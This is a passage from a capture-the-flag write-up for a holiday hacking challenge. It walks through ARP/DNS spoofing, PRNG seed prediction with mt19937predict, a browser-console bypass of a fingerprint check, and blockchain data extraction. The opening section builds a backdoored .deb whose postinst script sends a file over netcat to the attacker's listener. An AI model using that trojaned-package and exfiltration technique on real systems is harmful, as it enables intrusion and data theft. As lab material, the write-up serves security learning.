16:03:26.467925 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 321: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1769:2024, ack
811, win 505, options
 [nop,nop,TS val 2526824954 ecr 1772889709], length 255
16:03:26.470928 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.49462 > 10.6.0.24.80: Flags [S], seq 3942627299, win 64240,
options [mss 1460,
sackOK,TS val 2526824957 ecr 0,nop,wscale 7], length 0
```

Let's kill tcpdump, and start a simple web-server in pane #3, and restart the attack:



```
guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
.
Sent 1 packets.
guest@43a23bbcef9a:~/scripts$
```

```
guest@43a23bbcef9a:~/scripts$ ./busy_dns.py
.
Sent 1 packets.
guest@43a23bbcef9a:~/scripts$
```

```
guest@43a23bbcef9a:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [18/Dec/2020 16:09:03] code 404, message File not found
10.6.6.35 - - [18/Dec/2020 16:09:03] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

The request on port 80 is a web-request from the infected machine. It's trying to download a .deb-file from our machine. Great!

Let's prepare a malicious .deb-file and place it in the expected location:

```
guest@43a23bbcef9a:~$ cd debs/

guest@43a23bbcef9a:~$ ls debs/
gedit-common_3.36.1-1_all.deb    nano_4.8-1ubuntu1_amd64.deb                         nmap_7.80+dfsg1-2build1_amd64.deb
unzip_6.0-25ubuntu1_amd64.deb    golang-github-huandu-xstrings-dev_1.2.1-1_all.deb  netcat-traditional_1.10-41.1ubuntu1_amd64.deb
socat_1.7.3.3-2_amd64.deb

guest@43a23bbcef9a:~/debs$ mkdir backdoor; cd backdoor

guest@43a23bbcef9a:~/debs/backdoor$ cp ../netcat-traditional_1.10-41.1ubuntu1_amd64.deb .

guest@43a23bbcef9a:~/debs/backdoor$ dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work

guest@43a23bbcef9a:~/debs/backdoor$ mkdir work/DEBIAN

guest@43a23bbcef9a:~/debs/backdoor$ ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb

guest@43a23bbcef9a:~/debs/backdoor$ tar -xJvf control.tar.xz ./control ./postinst
./control
./postinst

guest@43a23bbcef9a:~/debs/backdoor$ mv control work/DEBIAN/

guest@43a23bbcef9a:~/debs/backdoor$ mv postinst work/DEBIAN/

guest@43a23bbcef9a:~/debs/backdoor$ echo "cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt | nc `ifconfig | grep 'inet'| grep -v '127.0.0.1' | awk '{print
$2}'` 4444" >> work/DEBIAN/postinst

guest@43a23bbcef9a:~/debs/backdoor$ dpkg-deb --build work/
dpkg-deb: building package 'netcat-traditional' in 'work.deb'.

guest@43a23bbcef9a:~/debs/backdoor$ mkdir -p ~/web/pub/jfrost/backdoor

guest@43a23bbcef9a:~/debs/backdoor$ mv work.deb ~/web/pub/jfrost/backdoor/suriv_amd64.deb

guest@43a23bbcef9a:~/debs/backdoor$ cd ~/web

guest@43a23bbcef9a:~/web$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We could of-course have created a full reverse shell, to be able to interactively interact with the victim-machine, but hey, we only need to cat a txt-file in a known location… Well, I guess I'm getting lazy...

With the web-server still listening in pane #3, and the malicious .deb-file now in place, restart the DNS-script in pane #2 and the ARP-script in pane #1, adding a netcat-listener to pane #1 as well. The netcat-listener fires as soon as the ARP-packet is set, which is just in time to be able to catch the remote connection...

Pane #2:

```
guest@43a23bbcef9a:~/scripts$ ./busy_dns.py
.
Sent 1 packets.
```

Pane #3:

```
guest@43a23bbcef9a:~/web$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [18/Dec/2020 18:20:10] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
```

Pane #1:

```
guest@43a23bbcef9a:~/scripts$ ./busy_arp.py ; nc -lvp 4444
.
Sent 1 packets.
listening on [any] 4444 ...
connect to [10.6.0.2] from arp_requester.guestnet0.kringlecastle.com [10.6.6.35] 34620
NORTH POLE
LAND USE BOARD
MEETING MINUTES
January 20, 2020
Meeting Location: All gathered in North Pole Municipal Building, 1 Santa Claus Ln, North Pole
Chairman Frost calls meeting to order at 7:30 PM North Pole Standard Time.
Roll call of Board members please:
Chairman Jack Frost - Present
Vice Chairman Mother Nature - Present
Superman - Present
Clarice - Present
Yukon Cornelius - HERE!
Ginger Breaddie - Present
King Moonracer - Present
Mrs. Donner - Present
Tanta Kringle - Present
Charlie In-the-Box - Here
Krampus - Growl
Dolly - Present
Snow Miser - Heya!
Alabaster Snowball - Hello
Queen of the Winter Spirits - Present
ALSO PRESENT:
                Kris Kringle
                Pepper Minstix
                Heat Miser
                Father Time
Chairman Frost made the required announcement concerning the Open Public Meetings Act: Adequate notice of this meeting has been made -- displayed on the
bulletin board next to the Pole, listed on the North Pole community website, and published in the North Pole Times newspaper -- for people who are interested in
this meeting.
Review minutes for December 2020 meeting. Motion to accept – Mrs. Donner. Second – Superman.  Minutes approved.
OLD BUSINESS: No Old Business.
RESOLUTIONS:
The board took up final discussions of the plans presented last year for the expansion of Santa’s Castle to include new courtyard, additional floors, elevator,
roughly tripling the size of the current castle.  Architect Ms. Pepper reviewed the planned changes and engineering reports. Chairman Frost noted, “These
changes will put a heavy toll on the infrastructure of the North Pole.”  Mr. Krampus replied, “The infrastructure has already been expanded to handle it quite
easily.”  Chairman Frost then noted, “But the additional traffic will be a burden on local residents.”  Dolly explained traffic projections were all in
alignment with existing roadways.  Chairman Frost then exclaimed, “But with all the attention focused on Santa and his castle, how will people ever come to
refer to the North Pole as ‘The Frostiest Place on Earth?’”  Mr. In-the-Box pointed out that new tourist-friendly taglines are always under consideration by the
North Pole Chamber of Commerce, and are not a matter for this Board.  Mrs. Nature made a motion to approve.  Seconded by Mr. Cornelius.  Tanta Kringle recused
herself from the vote given her adoption of Kris Kringle as a son early in his life.
Approved:
Mother Nature
Superman
Clarice
Yukon Cornelius
Ginger Breaddie
King Moonracer
Mrs. Donner
Charlie In the Box
Krampus
Dolly
Snow Miser
Alabaster Snowball
Queen of the Winter Spirits
Opposed:
                Jack Frost
Resolution carries.  Construction approved.
NEW BUSINESS:
Father Time Castle, new oversized furnace to be installed by Heat Miser Furnace, Inc.  Mr. H. Miser described the plan for installing new furnace to replace the
faltering one in Mr. Time’s 20,000 sq ft castle. Ms. G. Breaddie pointed out that the proposed new furnace is 900,000,000 BTUs, a figure she considers
“incredibly high for a building that size, likely two orders of magnitude too high.  Why, it might burn the whole North Pole down!”  Mr. H. Miser replied with a
laugh, “That’s the whole point!”  The board voted unanimously to reject the initial proposal, recommending that Mr. Miser devise a more realistic and safe plan
for Mr. Time’s castle heating system.
Motion to adjourn – So moved, Krampus.  Second – Clarice. All in favor – aye. None opposed, although Chairman Frost made another note of his strong disagreement
with the approval of the Kringle Castle expansion plan.  Meeting adjourned.
```

In the document we see that Tanta recused herself from the vote:

TANTA KRINGLE

OBJECTIVE 10) DEFEAT FINGERPRINT SENSOR

DIFFICULTY: 3

Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.

Okay… It looks like we're going to need to do some java-scripting… To brush up our skills, head over to Ribb in the Dining Room and play The Elf Code game.

The Elf C0de Challenge

Level 1

```
elf.moveLeft(10);
elf.moveUp(10);
```

Level 2 - Trigger The Yeeter

```
elf.moveLeft(6);
elf.pull_lever(elf.get_lever(0) + 2);
elf.moveLeft(4);
elf.moveUp(10);
```

Level 3 - Move To Loopiness

```
for (i = 0; i <= 2; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveUp(1);
```

Level 4 - Up Down Loopiness

```
for (i = 0; i <= 2; i++) {
  elf.moveLeft(3);
  elf.moveUp(11);
  elf.moveLeft(3);
  elf.moveDown(11);
}
```

Level 5 - Move To Madness

Note: just using arr.filter(Number) does not correctly filter arrays containing numbers in a string, like "1337".

```
for (i = 1; i >= 0; i--) {
  elf.moveTo(lollipop[i]);
}
arr = elf.ask_munch(0)
elf.tell_munch(arr.filter(x => typeof x === "number"));
elf.moveUp(2);
```

Level 6 - Two Paths, Your Choice - solution #1

```
for (i = 0; i <= 3; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveTo(lever[0]);
arr = elf.get_lever(0);
arr.unshift("munchkins rule");
elf.pull_lever(arr);
elf.moveDown(3);
elf.moveLeft(6);
elf.moveUp(2);
```

Level 6 - Two Paths, Your Choice - solution #2

```
function getKeyByValue(object, value) {
  return Object.keys(object).find(key => object[key] === value);
}
for (i = 0; i <= 3; i++) {
  elf.moveTo(lollipop[i]);
}
elf.moveLeft(8);
elf.moveUp(2);
elf.tell_munch(getKeyByValue(elf.ask_munch(0), "lollipop"));
elf.moveUp(2);
```

Bonus Level 7 - Yeeter Swirl

```
function busyFunction(arr) {
  var x = 0;
  for (let i = 0; i < arr.length; i++) {
    x = x + arr[i].filter(x => typeof x === "number").reduce((a, b) => a + b, 0);
  }
  return (x);
}

function pullLever(count) {
  elf.pull_lever(count);
}
for (count = 0; count < 5; count = count + 4) {
  elf.moveDown(count + 1);
  pullLever(count);
  elf.moveLeft(count + 2);
  pullLever(count + 1);
  elf.moveUp(count + 3);
  pullLever(count + 2);
  elf.moveRight(count + 4);
  pullLever(count + 3);
}
elf.moveUp(2);
elf.moveLeft(4);
elf.tell_munch(busyFunction);
elf.moveUp(1);
```

Bonus Level 8 – For Loop Finale

```
function busyFunction(arr) {
  for (let i = 0; i < arr.length; i++) {
    result = (Object.keys(arr[i]).find(key => arr[i][key] === "lollipop"));
    if (result)
      return (result)
  }
}

function openBridge(lever, sum) {
  sum = sum + elf.get_lever(lever);
  elf.pull_lever(sum);
  return (sum);
}

var sum = 0;
lever = 0;
for (count = 0; count < 9; count = count + 4) {
  elf.moveRight(count + 1);
  sum = openBridge(lever, sum);
  lever++;
  elf.moveUp(2);
  elf.moveLeft(count + 3);
  sum = openBridge(lever, sum);
  lever++;
  elf.pull_lever(sum);
  elf.moveUp(2);
}
elf.tell_munch(busyFunction);
elf.moveRight(11);
```

Ok, now we've refreshed our Javascript, go to the Santavator and see if we can bypass that fingerprint-reader…


Main Objective

Using the browser console (F12) search for the Javascript-line that checks if you can press button for Santa's Office (btn4), and set a breakpoint on that line (354 in app.js).

In the Santavator, press the button for Santa's Office.

The script will pause. Entering 'tokens;' in the console, will show our current tokens. 'besanta' is not (yet) one of them.. Let's add it:

```
tokens.push('besanta');
```



```
cover.classList.add('open');

cover.addEventListener('click', () => {
  if (btn4.classList.contains('powered') && hasToken('besanta')) {
    $.ajax({
      type: 'POST',
      url: POST_URL,
      dataType: 'json',
```

```
h1_a: undefined
e: undefined
h1_b: undefined
f: undefined
g: undefined
```

```
>> tokens;
<- Array(12) [ "marble", "portals", "nut", "candycane", "elevator-key", "redlight", "nut2", "marble2", "ball", "yellowlight", … ]
>> tokens.push('besanta');
<- 13
```

Now resume the script by pressing the play button, and the Santavator will bring us to Santa's office. When entering, the first thing Tinsel Upatree says is:

GOSHGOLLY

OBJECTIVE 11A) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1

DIFFICULTY: 5

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (~~Enter just the 32-characters hex hash~~ Enter just the 16-character hex value of the nonce)

(Note that the description was ~~changed~~ fixed during the challenge. First, let's visit Tangle in the Speaker UNPreparedness Room, and play some snowball-games!)

Snowball Fight challenge

Winning the game by hand in difficulty-levels Easy and Medium is, well, easy… Playing a bit with the playername, we'll notice that every game with the same playername, ends up with the same layout for the snow forts. It seems that the username is used as the seed for the Pseudo Random Number Generator (PRNG).


To win level Hard you can simply win by finding out where the Snow Forts are by playing with the same username in Easy in a second window (https://snowball2.kringlecastle.com). That is exactly what we need to do for level Impossible as well, except for the fact that that level doesn't show us the username. However, it does show a long list of 624 rejected seeds (usernames) that are 'not random enough', when you view the html-source:


```
  <!--
    Seeds attempted:

    3073439984 - Not random enough
    655025056 - Not random enough
    2427034409 - Not random enough
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
    4029985859 - Not random enough
    2271578954 - Not random enough
    377078026 - Not random enough
    <Redacted!> - Perfect!
  -->
```

So, let's save this source as **game.html,** and run it through **mt19937predict**, to see if we can predict the redacted username. Just make sure that you're saving the source code for the game which you are currently playing, and not downloading it from the server (and thus starting a new game), for example by getting the source of the current game from ZAP or BurpSuite, or by selecting the page (CTRL-A) and then do a "View Selection Source".

```
$ pip install mersenne-twister-predictor

$ cat game.html | grep "Not random enough" | cut -f1 -d- | sed -e 's/ //g' | mt19937predict | head -n 1
4052230494
```

Great, now just play the game in Easy with this predicted number as the username, and repeat the winning moves in Impossible:





A bit of slacking before starting the Main Objective

As Santa, go to Santa's Office. Talk to Tinsel Upatree and download the blockchain that's on th table, and the tools Tinsel gives you at https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip

Unpack this zip and put the blockchain.dat in the same folder as the zip's contents…

Start the docker-environment, and create a new script based on the given example. Remove everything after the `if __name__ == '__main__':` line, and replace it with a loop that extracts all PDF's from the blockchain.

```
$ ./docker.sh

root@f24af9ecbbd1:/usr/src/app# cp naughty_nice.py naughty_nice_get_pdf.py

root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_get_pdf.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for i in range(1548):
      c2.blocks[i].dump_doc(1)

$ for FILE in `ls *.pdf`; do pdftotext $FILE $FILE.txt; done

$ cat *.pdf.txt > naughty_nice.txt

$ rm *.pdf.txt *.pdf

$ less naughty_nice.txt

Three time now, Banjamin was seen being a vegan, but never making a big deal out of it.
Elf-on-the-shelf #12595432874979467172
3/24/2020

I'm very pleased to report that Rosheena was seen sharing their lunch with someone who forgot to bring one to work.
Elf-on-the-shelf #4723678695967448142
3/24/2020

We've noticed that Alise seems to be regularly sharing their lunch with someone who forgot to bring one to work.
Elf-on-the-shelf #8520980000201380811
3/24/2020

It was reported, by a credible source, that Vashawn was seen leaving less than a swallow of orange juice in the container and putting it back into the
refrigerator.
Elf-on-the-shelf #9275707194393351263
3/24/2020

Ladaisha was seen eating paste several times.
Elf-on-the-shelf #9102396930803263239
3/24/2020

Letasha has developed a good habit of giving up their seat to someone else on the bus
Elf-on-the-shelf #3687579744463950458
3/24/2020
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
```

Spend some time reading the reports, they can be quite funny sometimes. This helps your mind relax for the hard task at hand: 11a…

Main Objective


About the same way we've extracted the PDF's, we can extract the nonces from the blockchain:

```
root@f24af9ecbbd1:/usr/src/app# cp naughty_nice.py naughty_nice_getnonce.py

root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_getnonce.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for i in range(1548):
      print(c2.blocks[i].nonce)

root@f24af9ecbbd1:/usr/src/app# ./naughty_nice_getnonce.py > nonce.txt

root@f24af9ecbbd1:/usr/src/app# cat nonce.txt | tail -n 315 | head -n 312 > nonce_312.txt
```

The same way as with the Snowball-game, we can use **mt19937predict** to predict upcoming nonces… However, mt19937predict only accepts 624 32-bit numbers as input. Since the nonces in the blockchain are 64-bit, we'll need to split them up. So we only need 312 nonces. We take the last 315 from the blockchain, and remove the last 3. We will use these 3 known nonces to verify if our predictions are correct.

To split the 64-bit values into 32-bit, we first convert to hexadecimal, pad the string with leading zero's, cut the string in 2 parts and convert those parts back to decimal. Those numbers are fed into mt19937predict, and the first 14 predicitons are saved in predict.txt.

```
$ for HEX in `(echo "obase=16"; cat nonce-312.txt) | bc | awk '{ len = (8 - length % 8) % 8; printf "%.*s%s\n", len, "00000000", $0}'`; do HEX1=`echo $HEX | cut
-b1-8`; HEX2=`echo $HEX | cut -b9-`; echo "obase=10; ibase=16; $HEX2" | bc; echo "obase=10; ibase=16; $HEX1" | bc; done | mt19937predict | head -n 14 >
predict.txt

$ for HEX in `(echo "obase=16"; cat predict.txt) | bc | awk '{ len = (8 - length % 8) % 8; printf "%.*s%s\n", len, "00000000", $0}'`; do echo $HEX; done
F43CC129
8AC46DCC
BA06243B
```



```
68DF67A8
1AD54826
EB806DAD
65ED6FCE
B744BABA
00F13AED
01866ABD
BD9403E4
844F6B07
F32F729D
57066318
```

Our last 3 known nonces were:

Nonce	Decimal	Hexadecimal
#129994	9999237799707722025	8AC46DCCF43CC129
#129995	7556872674124112955	68DF67A8BA06243B
#129996	16969683986178983974	EB806DAD1AD54826

As you can see in the table above, when combined, the predicted 32-bit numbers correspondent with the known 64-bit numbers. This means that the nonce for block 130000 are the last two numbers we just predicted:

57066318F32F729D

OBJECTIVE 11B) NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2

DIFFICULTY: 5

The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4e f0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?


Okay… Since Jack supposedly has an enormous Nice-score, search for blocks with a score higher than 500. There is only one such a block, and we can assume that's Jack's block. Save the block to block.dat and dump to contents to the screen:

```
root@f24af9ecbbd1:/usr/src/app# vim naughty_nice_findjack.py
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    for i in range(1548):
        if (c2.blocks[i].score > 500):
          c2.save_a_block(i)
          print(c2.blocks[i])

root@f24af9ecbbd1:/usr/src/app# ./naughty_nice_findjack.py
12

Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data:
b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1def7407f2a7b73e1b759b8b919451e37518d22d987296fcb0f188dd60388bf20350f2a91c29d0348614dc0bcee
f2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d8f09'
         Data item: 2
               Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a3c3c2f547970652f436174616c6f672f5f476f5f417
...
8<--- cut here for an abbreviated version to keep the report-length down a bit ;-) 8<---
...
26da893d6d43ec3e39517715f02e3941630b4d0c3c6baf4c880193ec8d21c07d86032d97df517106022db0c21c33c03402019a43'
               Date: 03/24
               Time: 13:21:41
       PreviousHash: 4a91947439046c2dbaa96db38e924665
  Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
          Signature:
b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFFlljmQ03+erFpqqgSI1xhfAwlfmI2MqZWXA9RDTVw3+aWPq2S0CKuKvXkDOrX92cPUz5wEMYNfuxrpOFhrK2sks0yeQWPsHFEV4cl6jtkZ/
/OwdIznTuVgfuA8UDcnqCpzSV9Uu8ugZpAlUY43Y40ecJPFoI/xi+VU4xM0+9vjY0EmQijOj5k89/AbMAD2R3UbFNmmR61w7cVLrDhx3XwTdY2RCc3ovnUYmhgPNnduKIUA/
zKbuu95FFi5M2r6c5Mt6F+c9EdLza24xX2J4l3YbmagR/AEBaF9EBMDZ1o5cMTMCtHfw=='

root@f24af9ecbbd1:/usr/src/app# sha256sum block.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.dat
```

